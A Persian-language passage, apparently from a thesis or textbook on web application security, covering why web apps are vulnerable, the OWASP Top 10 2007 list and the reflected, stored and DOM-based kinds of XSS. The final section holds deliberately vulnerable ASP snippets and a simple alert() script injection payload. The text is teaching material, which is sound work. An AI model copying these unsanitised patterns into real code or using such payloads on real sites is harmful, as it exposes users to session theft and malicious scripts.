این مشکل اصلی خود را به صور گوناگونی نشان می دهد:

- کاربران می توانند در هر قسمتی از داده های ارسالی، بین سرویس گیرنده و سرویس دهنده، مانند پارامترهای یک درخواست، کوکی ها و سرنامه های HTTP[1] مداخله کنند. هرگونه کنترل امنیتی که در قسمت کاربر پیاده سازی شده است، مانند چک کردن اعتبار ورودی، به راحتی می تواند دور زده شود.

- کاربران می توانند درخواست های خود را به هر ترتیبی ارسال کنند، و می توانند پارامترها را در مرحله ای که برنامه کاربردی انتظار ندارد، بیشتر از یک بار یا هیچ بار، ثبت کنند. هر فرضی که توسعه دهندگان در مورد نحوه دخالت کاربران در برنامه های کاربردی کنند می تواند غلط از آب درآید.

- کاربران برای دستیابی به برنامه کاربردی محدود به استفاده از مرورگر وب نیستند. ابزارهای زیادی برای حمله به برنامه های کاربردی تحت وب وجود دارند که در کنار مرورگرها یا به طور مستقل عمل می کنند. این ابزارها می توانند تقاضاهایی را مطرح کنند که به طور عادی هیچ مرورگری آنها را مطرح نمی کند؛ این ابزارها همچنین می توانند برای پیدا کردن و سو استفاده از مشکلات، تعداد زیادی تقاضا را سریعا بفرستند و بررسی کنند.

[1] Header

اکثر حملات به برنامه های کاربردی تحت وب شامل فرستادن ورودی فریبنده به سرویس دهنده است، تا باعث ایجاد اتفاقی شود که مورد خواست یا انتظار طراح برنامه کاربردی نیست. در زیر مثال هایی از ثبت کردن داده های فریبنده که منجر به رسیدن به این هدف می شود آمده است:

- تغییر دادن قیمت یک محصول ارسال شده در فیلد مخفی HTML، به منظور ارزان تر خریدن آن محصول.

- تغییر نشانه نشست ارسال شده در یک کوکی، به منظور دزدیدن نشست یک کاربر معتبر دیگر.

- پاک کردن پارامترهای مشخصی که معمولا باید ثبت شوند، به منظور یافتن شکافی منطقی در پردازش برنامه کاربردی.

نیاز به گفتن نیست که SSL از ثبت کردن ورودی فریبنده توسط مهاجم جلوگیری نمی کند. اگر برنامه کاربردی از SSL استفاده کند، این به این معناست که دیگر کاربران شبکه نمی توانند داده در حال انتقال مهاجم را مشاهده کنند یا آن را تغییر دهند. از آنجایی که مهاجم سمت تونل SSL خود را کنترل می کند، می تواند از طریق این تونل هرچه می خواهد به سرویس دهنده بفرستد. اگر هر کدام از حملات ذکر شده موفقیت آمیز بود ، برنامه کاربردی، بدون توجه به اینکه FAQ[1] چه می گوید، حتما آسیب پذیر است!

۱.۲.۲. عوامل کلیدی مشکل:

مشکل اصلی امنیتی در برنامه های کاربردی تحت وب زمانی ایجاد می شود که برنامه کاربردی بخواهد داده نامطمئنی را که ممکن است مخرب باشد، تایید و پردازش کند. با این حال، در مورد برنامه های کاربردی تحت وب، فاکتورهای زیادی وجود دارند که این مشکل را تشدید می کنند، و این مسئله را که

[1] Frequently Asked Question

چرا بسیاری از برنامه های کاربردی تحت وب بر روی اینترنت امروزه چنین آسیب پذیر هستند را توضیح می دهد.

- رشد کم سطح آگاهی از امنیت وب:

سطح آگاهی از امنیت برنامه های کاربردی تحت وب، نسبت به زمینه هایی مانند شبکه ها و سیستم-عامل ها که عمر طولانی دارند، بسیار کمتر است. در حالی که بیشتر افراد شاغل در زمینه امنیت IT[1] درکی معقول از موارد ضروری برای امن کردن شبکه ها و تقویت میزبان ها[2] دارند، آشفتگی ها و تصورات غلط زیادی در رابطه با امنیت برنامه های کاربردی تحت وب وجود دارد.

- توسعه در خانه:

بیشتر برنامه های کاربردی تحت وب در خانه توسط کارمندان یا پیمانکارهای خود شرکت گسترش می یابند. حتی هنگامی که یک برنامه از اجزای شخص ثالث استفاده می کند، این اجزا تغییر داده می شوند یا با استفاده از کد جدیدی با یکدیگر ترکیب می شوند. در این شرایط، هر برنامه کاربردی متفاوت است و می تواند آسیب پذیری های خاص خود را داشته باشد. البته این امر در تضاد با توسعه زیربنای معمول در یک سازمان است که می تواند محصولی از بهترین نوع را خریده و آن را در راستای خط مشی شرکت نصب کند.

- سادگی فریب دهنده:

با محیط های برنامه های کاربردی تحت وب امروزی و ابزارهای توسعه قدرتمند، یک برنامه نویس تازه کار می تواند، با کلیک کردن، یک برنامه کاربردی قدرتمند را در مدت زمان کوتاهی ایجاد کند. اما تفاوت زیادی بین تولید کد عملیاتی و کد امن وجود دارد. بسیاری از برنامه های کاربردی تحت وب

[1] Information Technology
[2] Hosts

توسط کسانی ایجاد شده اند که فاقد دانش و تجربه لازم برای تشخیص این هستند که مشکل امنیتی کجا می تواند اتفاق بیافتد.

- منحنی تکامل سریع تهدیدها:

در کنار عدم رشد نسبی برنامه های کاربردی تحت وب، تحقیقات در زمینه حملات و دفاع های برنامه های کاربردی تحت وب زمینه ای پر رونق است که در آن دیدگاه ها و تهدیدها سریع تر از تکنولوژی های گذشته به دست می آیند. کاملا محتمل است که یک تیم توسعه دهنده با دانش کامل از تهدیدهای کنونی هنگامی که برنامه به پایان برسد دیگر چنین حالت به روزی را نداشته باشند.

- محدودیت های زمان و منابع:

بسیاری از برنامه های کاربردی تحت وب با محدودیت های زمانی و منابع که نتیجه تجارت درون خانه و یکبار تولید هستند مواجه می باشند. معمولا امکان پذیر نیست که یک کارشناس امنیت وظیفه شناس را در تیم های طراحی یا توسعه به کار گرفت، و بنابراین تست امنیت پروژه توسط متخصصان، معمولا تا انتهای چرخه حیات پروژه انجام نمی شود. در متعادل کردن اولویت های رقابتی، نیاز به تولید یک برنامه کاربردی عملیاتی و پایدار، تا مهلت تعیین شده، معمولا باعث صرف نظر کردن از ملاحظات امنیتی نامحسوس تر می شود. یک شرکت کوچک معمولی ممکن است مایل باشد تنها برای چند روز کار مشاوره ای و تکامل برنامه کاربردی جدید پول پرداخت کند. اگرچه یک تست نفوذ سریع می تواند آسیب پذیری های واضح را پیدا کند، اما ممکن است آسیب پذیری های مخفی و خطرناک دیگر را که برای شناسایی آنها نیاز به زمان و صبر است، تشخیص ندهد.

- تکنولوژی های زیاده از حد گسترش یافته:

بسیاری از تکنولوژی های اصلی پیاده سازی شده در برنامه های کاربردی وب زمانی به وجود آمدند که چشم انداز World Wide Web بسیار با چیزی که امروزه است متفاوت بود، و از آن به بعد فراتر از

هدف های اولیه ای که برای آنها تعریف شده بود کشیده شدند، برای مثال، استفاده از JavaScript به عنوان ابزاری برای ارسال داده در بسیاری از برنامه های کاربردی AJAX. از آنجاییکه انتظارات از وظایف برنامه های کاربردی تحت وب به سرعت افزایش می یابد، تکنولوژی هایی که این وظایف را پیاده سازی می کردند در منحنی عقب مانده اند، درحالیکه تکنولوژی های قدیمی گسترش یافته اند و با نیازهای جدید هماهنگ شده اند. تعجب برانگیز نیست که با پدیدار شدن وظایف جانبی پیش بینی نشده، این امر خود منجر به آسیب پذیری های امنیتی شده است.

۲.۲.۲. محیط جدید امنیت:

قبل از پیشرفت برنامه های کاربردی تحت وب، تلاش های شرکت ها برای امن کردن خود در مقابل حملات خارجی بر محیط شبکه متمرکز بود. دفاع از این محیط مستلزم گذاشتن دیوار آتش در مقابل دسترسی دیگران و امن کردن و وصله زدن سرویس هایی بود که در معرض خطر قرار داشت.

برنامه های کاربردی تحت وب همه این چیزها را تغییر داده اند. برای آنکه یک برنامه کاربردی توسط کاربرانش قابل دسترسی باشد، دیوار آتش محیط باید امکان اتصالات درونی را به سرویس دهنده برروی HTTP/S بدهد. و برای اینکه یک برنامه کاربردی کار کند، سرویس دهنده باید امکان اتصال به سیستم های کناری ، مانند پایگاه های داده، main frameها و سیستم های منطقی و مالی را داشته باشد. این سیستم ها معمولا در مرکز عملیات شرکت هستند و در پشت لایه های بسیار از دفاع های سطح شبکه قرار دارند.

اگر یک آسیب پذیری در یک برنامه کاربردی تحت وب وجود داشته باشد، مهاجمی در اینترنت عمومی می تواند سیستم های مرکزی جانبی شرکت را تنها با فرستادن داده های فریبنده از مرورگر خود به

خطر بیاندازد. این داده از تمام دفاع های شبکه شرکت، به همان صورت که از شبکه های عادی عبور می‌کند، عبور خواهد کرد و مانند ترافیک معمولی وب به نظر می رسد.

اثر گسترش زیاد برنامه های کاربردی این است که محیط امنیتی یک سازمان جابجا شده است. بخشی از محیط همچنان در دیوارهای آتش و میزبان های مستحکم قرار دارد. اما بخش قابل توجهی از آن اکنون توسط برنامه های کاربردی تحت وب شرکت اشغال شده است. به علت راه های گوناگون دریافت داده های کاربر در برنامه های کاربردی و انتقال آن به سیستم های جانبی حساس، این برنامه ها دروازه های بالقوه ای برای محدوده وسیعی از حمله ها هستند، و دفاع در مقابل این حمله ها باید در خود این برنامه ها پیاده سازی شود. تنها یک خط کد ناقص در تنها یک برنامه کاربردی می تواند سیستم های داخلی شرکت را آسیب پذیر کند.

باید توجه داشت که هدف گرفتن یک شرکت، دست یابی به شبکه یا اجرای دستورهای دلخواه بر روی سرویس دهنده ها ممکن است واقعا آن چیزی نباشد که مورد نظر مهاجم است. معمولا، چیزی که مهاجم واقعا می خواهد، انجام برخی کارها در سطح برنامه کاربردی مانند دزدیدن اطلاعات شخصی، انتقال پول یا انجام خریدهای ارزان است. و تغییر مکان محیط امنیتی به لایه برنامه کاربردی می تواند به مهاجم برای رسیدن به این اهداف کمک زیادی بکند.

برای مثال، فرض کنید یک مهاجم می خواهد به یک سیستم بانکی نفوذ کرده و پول را از حساب کاربران بدزدد. قبل از آنکه بانک برنامه های کاربردی را گسترش دهد، مهاجم می بایست یک آسیب پذیری در یک سرویس عمومی پیدا کند، از آن برای به دست اوردن DMZ[1] بانک استفاده کرده، از دیوار آتشی که دسترسی به سیستم های داخلی آن را محدود می کند عبور کند، نقشه شبکه را بکشد تا کامپیوتر اصلی را پیدا کند، پروتکل محرمانه ای که برای دسترسی به آن به کار می رود را رمزگشایی کند، و سپس اعتبارنامه هایی را برای ورود به سیستم حدس بزند. با این حال، اگر بانک از یک برنامه

[1] De-Militarized Zone

کاربردی آسیب پذیر استفاده کند، ممکن است مهاجم بتواند با تنها تغییر یک شماره حساب در یک فیلد پنهان یک فرم HTML به همان نتیجه قبلی برسد.

دومین شیوه که از طریق آن برنامه های کاربردی تحت وب محیط امنیتی را تغییر داده اند از تهدیدهایی که کاربران هنگام دسترسی به یک برنامه کاربردی آسیب پذیر با آن مواجه می شوند برمی خیزد. یک مهاجم مخرب می تواند از یک برنامه کاربردی بی خطر اما آسیب پذیر برای حمله به هر کاربری که وارد آن می شود استفاده کند. اگر آن کاربر در یک شبکه داخلی قرار داشته باشد، مهاجم می تواند از مرورگر کاربر برای ایجاد یک حمله علیه شبکه محلی از طریق موقعیت فعلی کاربر قربانی استفاده کند. بدون هیچ گونه کمکی از طرف کاربر، ممکن است مهاجم بتواند هرکاری را که اگر کاربر آدم مخربی بود انجام می داد، انجام دهد.

مدیران شبکه با ایده جلوگیری از رفتن کاربران خود به وب سایت های خطرناک آشنا هستند و کاربران به تدریج خود بیشتر از این تهدید ها آگاه می شوند. اما ماهیت آسیب پذیری های برنامه های کاربردی تحت وب به این معناست که یک برنامه آسیب پذیر برای کاربران و شرکت آنها، تهدیدی کمتر از وب سایتی که به وضوح مخرب است، نیست. متناظرا، محیط امنیتی جدید وظیفه حفاظت را برعهده صاحبان برنامه های کاربردی می گذارد تا کاربران خود را در مقابل حملات انجام شده از طریق برنامه کاربردی محافظت کنند.

۳.۲.۲. آینده امنیت برنامه های کاربردی تحت وب:

سال ها بعد از پذیرش گسترده برنامه های کاربردی تحت وب روی اینترنت، مانند امروز همچنان پر از آسیب پذیری هستند. درک تهدیدهایی که برنامه های کاربردی تحت وب با آنها مواجه هستند، و راه

های موثر برای جلوگیری از آنها، در صنعت همچنان رشد نیافته باقی می ماند. این امر نشانه کوچکی است از اینکه فاکتورهای مشکل که در گذشته بحث شد در آینده ای نزدیک از بین خواهند رفت.

جزئیات چشم انداز امنیتی برنامه های کاربردی تحت وب ثابت نیستند. درحالی که آسیب پذیری های قدیمی و شناخته شده مانند تزریق SQL همچنان پدیدار می شوند، درجه شیوع آنها دارد به تدریج کم می شود. علاوه بر آن، پیدا کردن و استخراج موارد باقی مانده سخت تر می شود. بیشتر تحقیقات کنونی روی توسعه تکنیک های پیشرفته برای حمله ماهرانه تر علیه آسیب پذیری هایی که در چند سال گذشته به راحتی تشخیص داده می شدند و با استفاده از مرورگر مورد سو استفاده قرار می‌گرفتند، متمرکز شده است.

دومین گرایش مهم، جابجایی تدریجی توجه از حملات سنتی علیه برنامه کاربردی سمت سرویس دهنده به حملاتی که کاربران را هدف قرار می دهد است. نوع دوم حمله همچنان از نقص هایی در درون برنامه کاربردی استفاده می کند، اما معمولا شامل ارتباط با یک کاربر دیگر نیز می شود، تا ارتباطات آن کاربر را با برنامه کاربردی آسیب پذیر به خطر اندازد. این گرایشی است که در دیگر زمینه های امنیت نرم افزاری نیز تکرار شده است. با بیشتر شدن آگاهی از حمله های امنیتی، شکاف های سمت سرویس دهنده اولین شکاف هایی هستند که کشف و برطرف می شوند و آسیب پذیری های سمت کاربر را همچنان که یادگیری ادامه پیدا می کند به عنوان یک نبرد کلیدی باقی می گذارند. از تمام حمله های تشریح شده در اینجا، آنهایی که علیه کاربران دیگر است سریعتر از بقیه تکامل می-یابند، و بسیاری از تحقیقات روی آنها متمرکز شده اند.

۳.۲. مهمترین آسیب پذیری های برنامه های کاربردی تحت وب:


یکی از گروه هایی که به طور مداوم در امر امنیت وب فعالیت می کند و فهرست آسیب پذیری ها و حملاتش از سایرین جامعتر و کاملتر است، اجتماع OWASP[1] می باشد. این جامعیت به گونه ایست که مدارک و اطلاعات این اجتماع، به عنوان مرجع امنیت وب در بسیاری از پروژه های دیگر امنیتی استفاده می شود. OWASP طبق جدول زیر مهمترین آسیب پذیری های سال ۲۰۰۷ را به این شرح اعلام کرده است:

OWASP Top 10 2007	OWASP Top 10 2004	MITRE 2006 Raw Ranking
A1 - Cross Site Scripting (XSS)	A4 - Cross Site Scripting (XSS)	1
A2 - Injection Flaws	A6 - Injection Flaws	2
A3 - Malicious File Execution (NEW)		3
A4 - Insecure Direct Object Reference	A2 - Broken Access Control (split in 2007 T10)	5
A5 - Cross Site Request Forgery (CSRF) (NEW)		36
A6 - Information Leakage and Improper Error Handling	A7 - Improper Error Handling	6
A7 - Broken Authentication and Session Management	A3 - Broken Authentication and Session Management	14
A8 - Insecure Cryptographic Storage	A8 - Insecure Storage	8
A9 - Insecure Communications (NEW)	Discussed under A10 - Insecure Configuration Management	8
A10 - Failure to Restrict URL Access	A2 - Broken Access Control (split in 2007 T10)	14
<removed in 2007>	A1 - Unvalidated Input	7
<removed in 2007>	A5 - Buffer Overflows	4, 8, and 10
<removed in 2007>	A9 - Denial of Service	17
<removed in 2007>	A10 - Insecure Configuration Management	29

جدول ۲-۱ ۱۰ آسیب پذیری مهم سال ۲۰۰۷[2] با توجه به سایت OWASP

[1] Open Web Application Security Project (http://www.owasp.org)
[2] http://www.owasp.org/index.php/Top_10_2007-Methodology


OWASP این اطلاعات را بر اساس MITRE[1] اعلام کرده است که آمار زیر را ارائه داده است:



شکل ۲-۱ ۱۰ آسیب پذیری مهم برنامه های کاربردی تحت وب در سال ۲۰۰۶

شکل ۲-۲ نیز نتیجه تحقیقات نویسنده کتاب The Web Application Hacker's Handbook را روی بیشتر از صد سایت نشان می دهد. این مقدار دقیق درصدها و ضرایب نیست که برای ما اهمیت دارد، بلکه ما به دنبال مهمترین آسیب پذیری های برنامه های کاربردی تحت وب برای مطرح کردن آنها هستیم. گفتنیست در فصل بعد روش های مقابله با این آسیب پذیری ها و چگونگی پیدا کردن آنها مورد بحث اصلی خواهد بود.

[1] http://cwe.mitre.org/documents/vuln-trends/index.html



شکل ۲-۲ آمار آسیب پذیری های برنامه های کاربردی تحت وب از کتاب The Web Application Hacker's Handbook

بدین ترتیب مهمترین آسیب پذیری ها با توجه به این تحقیقات به صورت زیر خواهند بود:

1. **Cross Site Scripting (XSS)**
2. **Injection Flaws**
3. **Malicious File Execution**
4. **Insecure Direct Object Reference (Broken Access Control)**
5. **Cross Site Request Forgery (CSRF)**
6. **Information Leakage and Improper Error Handling**
7. **Broken Authentication and Session Management**
8. **Insecure Cryptographic Storage**
9. **Insecure Communications**
10. **Failure to Restrict URL Access (Broken Access Control)**

که در ادامه به توضیح آنها می پردازیم.

۱.۳.۲. آسیب پذیری Cross Site Scripting (XSS):

این آسیب پذیری در واقع زیرمجموعه آسیب پذیری تزریق کدهای HTML محسوب می شود. XSS شایع ترین آسیب پذیری خطرناک برنامه های کاربردی تحت وب است که متاسفانه به اشتباه توسط برنامه نویسان و توسعه دهندگان برنامه های کاربردی تحت وب جدی گرفته نمی شود. این آسیب پذیری زمانی اتفاق می افتد که برنامه کاربردی داده هایی را **که از کاربر** می گیرد بدون هیچگونه اعتبارسنجی یا رمزگذاری[۱] و یا با اعتبار سنجی ضعیف، به طرف مرورگر وب بفرستد. XSS به مهاجم اجازه می دهد تا اسکریپت[۲] های خود را روی مرورگر قربانی اجرا کند؛ با این کار مهاجم می تواند عملیاتی نظیر دزدیدن نشست[۳] های کاربر، تغییر شکل وب سایت، ورود محتوای مخرب، هدایت حملات کلاهبرداری[۴] و به دست گرفتن مرورگر کاربر با استفاده از اسکریپت های بدافزار[۵] را انجام دهد. نکته قابل توجه این است که در حمله XSS برنامه کاربردی تحت وب تنها یک وسیله برای رساندن کدهای مخرب مهاجم به کاربران نهایی است و در این حمله به خود برنامه کاربردی و یا سرویس دهنده وب از لحاظ ماهیتی آسیبی وارد نمی شود و این کاربر نهایی است که با تغییر محتوا فریب می خورد یا از کدهای مخرب این حمله آسیب می بیند. در این حمله مرورگر وب نقش بسزایی دارد، چرا که نفوذگران باید کدهای HTMLای به صفحات تزریق کنند که در مرورگرهای مختلف قابل اجرا باشد تا طیف وسیعی از کاربران را فرا بگیرد. در بیشتر حملات XSS امروزی، دور زدن هوشمندانه فیلترهای ضد XSS و استفاده از مهندسی اجتماعی[۶] است که مهاجمان را به اهدافشان در اجرای این حملات می رساند.

---

[1] Encoding
[2] Script
[3] Session
[4] Phishing
[5] Malware
[6] Social Engineering

تمامی چهارچوب[1] های برنامه های کاربردی تحت وب می توانند این آسیب پذیری را داشته باشند. صفحات ASP و JSP نیز از این قاعده مستثنی نیستند؛ تا جاییکه به دلیل اشتباهات برنامه نویسی و نبود یک بررسی کننده جامع مانند آنچه در ASP.Net موجود است تقریبا در اکثر برنامه های کاربردی تحت وب با این زبان ها، حملات XSS متعددی می توان یافت.


تا به حال سه نوع حمله XSS شناسایی شده است[2]. Reflected XSS (XSS بازتاب شده) اولین نوع و ساده ترین نوع و شایعترین نوع حمله XSS است. در این حالت یک صفحه تمام داده های کاربر را مستقیما به کاربر برمیگرداند.

در کد های زیر به زبان ASP آسیب پذیری Reflected XSS نمایش داده شده است. این کدها قسمتی از یک صفحه ASP برای نمایش اخبار است:

```
<%@LANGUAGE="VBSCRIPT" CODEPAGE="65001"%>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>News Title: <%=Request.QueryString("Title")%></title>
</head>
<body>
```

در اینجا پارامتر Title که با متد Get دریافت می شود می تواند هر مقداری را اختیار کند. همان طور که دیده می شود، این پارامتر بدون هیچگونه بررسی خاص در سایت قرار می گیرد. از آنجایی که این پارامتر می تواند کدهای HTML نیز اختیار کند، می توانیم اسکریپت های خود را در این پارامتر قرار داده و سپس لینک آن را برای یک کاربر بفرستیم تا با کلیک روی آن کدهای اسکریپت در مرورگر وی به اجرا درآیند. شکل زیر استفاده از این آسیب پذیری را با مرورگر Mozilla Firefox 2 در این صفحه ASP نشان می دهد:

[1] Framework
[2] May 2008 (به نقل از سایت ویکی پدیا (اردیبهشت ۱۳۸۷)



شکل ۲-۳ آسیب پذیری Reflected XSS

همان طور که در شکل بالا می بینید در اینجا پارامتر Title برابر با کد HTML قرار گرفت که ابتدا تگ[1] <title> را بست و سپس با تگ <script> یک اسکریپت به زبان JavaScript که پیغامی را نمایش می داد اجرا کرد. بدین ترتیب کدهای HTML که به کاربر ارسال می شود، به صورت زیر است:

```
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>News Title: Sample-News</title><script>alert('XSS Vulnerability Detected!')</script></title>
</head>
<body>
```

دسته دوم این آسیب پذیری Stored XSS یا XSS ذخیره شده نام دارد که کاربران بیشتری را در معرض خطر، به دلیل نوع خاص حمله که از نوع ذخیره شونده است، قرار می دهد. در این حالت، کدهای HTML در یک فایل، پایگاه داده، یک تصویر و یا سایر قسمت های backend یک سیستم که قرار است به کاربران یا مدیران سایت نمایش داده شود بدون بررسی ذخیره می شوند. در مرحله بعد وقتی کاربری در صفحه ای که این کدها در آن نمایش می یابند قرار می گیرد، مهاجم به هدف خود دست می یابد. سیستم های نظیر CMSها، وبلاگ ها یا تالارهای گفتگو که تعداد زیادی بازدید کننده

[1] Tag

و کاربر دارند خطرناک ترین قسمت ها برای اجرای این نوع حمله هستند. همچنین سرویس دهنده های پست الکترونیکی نیز اهدافی رایج برای انجام این گونه حملات به منظور دزدیدن اطلاعات یا نشست کاربر است.


نوع سوم آسیب پذیری Cross Site Scripting، DOM based XSS[1] است. از این آسیب پذیری گاهی به عنوان Local XSS نیز یاد می شود، چرا که اجرای کدهای HTML به وسیله اسکریپت هایی که در سمت کاربر وجود دارند اتفاق می افتد و از سمت سرویس دهنده کدهای HTML عاری از هرگونه حمله XSS هستند. در واقع این مشکل به دلیل اسکریپت های سمت کاربر پیش می آید که پارامترهای ورودی های یک صفحه را می گیرند و با آن ورودی ها کارهای خاصی بنا به کاربرد، از قبیل نوشتن آنها روی صفحه، انجام می دهند. اجرای این آسیب پذیری شبیه Reflected XSS است و لینک مربوط باید توسط کاربر نهایی اجرا شود. تنها تفاوتی که وجود دارد به نحوه اجرای اسکریپت ها توسط مرورگر کاربر نهایی برمیگردد که در این حالت خطرناکتر است. چرا که ممکن است اسکریپت ها با مجوز فعلی کاربر سیستم اجرا شده و امکان دسترسی به فایل های سیستم توسط سایت که در حالت عادی امکان ندارد فراهم شود. البته این نحوه اجرا با آمدن مرورگرهای جدید مانند Internet Explorer 7 تقریبا یکسان شده است. مهم آنکه با آمدن تکنیکهای جدید مانند AJAX امکان وقوع این دسته از آسیب پذیری بسیار بیشتر از گذشته شده است. نکته دیگر آنکه در این نوع حمله مهاجم می تواند با استفاده از تکنیک هایی، وقوع حمله را از دید سرویس دهنده کاملا مخفی نگه دارد.

کد زیر یک اسکریپت آسیب پذیر را در یک صفحه ASP برای آزمایش این آسیب پذیری نشان می دهد:

[1] Document Object Model

```
<%@LANGUAGE="VBSCRIPT" CODEPAGE="65001"%>
<head>
<title>Test Page</title>
</head>
<body>
<script>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</script>
Blah Blah Blah ...
</body>
</html>
```

و شکل زیر استفاده از این آسیب پذیری را با استفاده از IE7[1] نشان می دهد:



شکل ۲-۴ آسیب پذیری DOM Based XSS

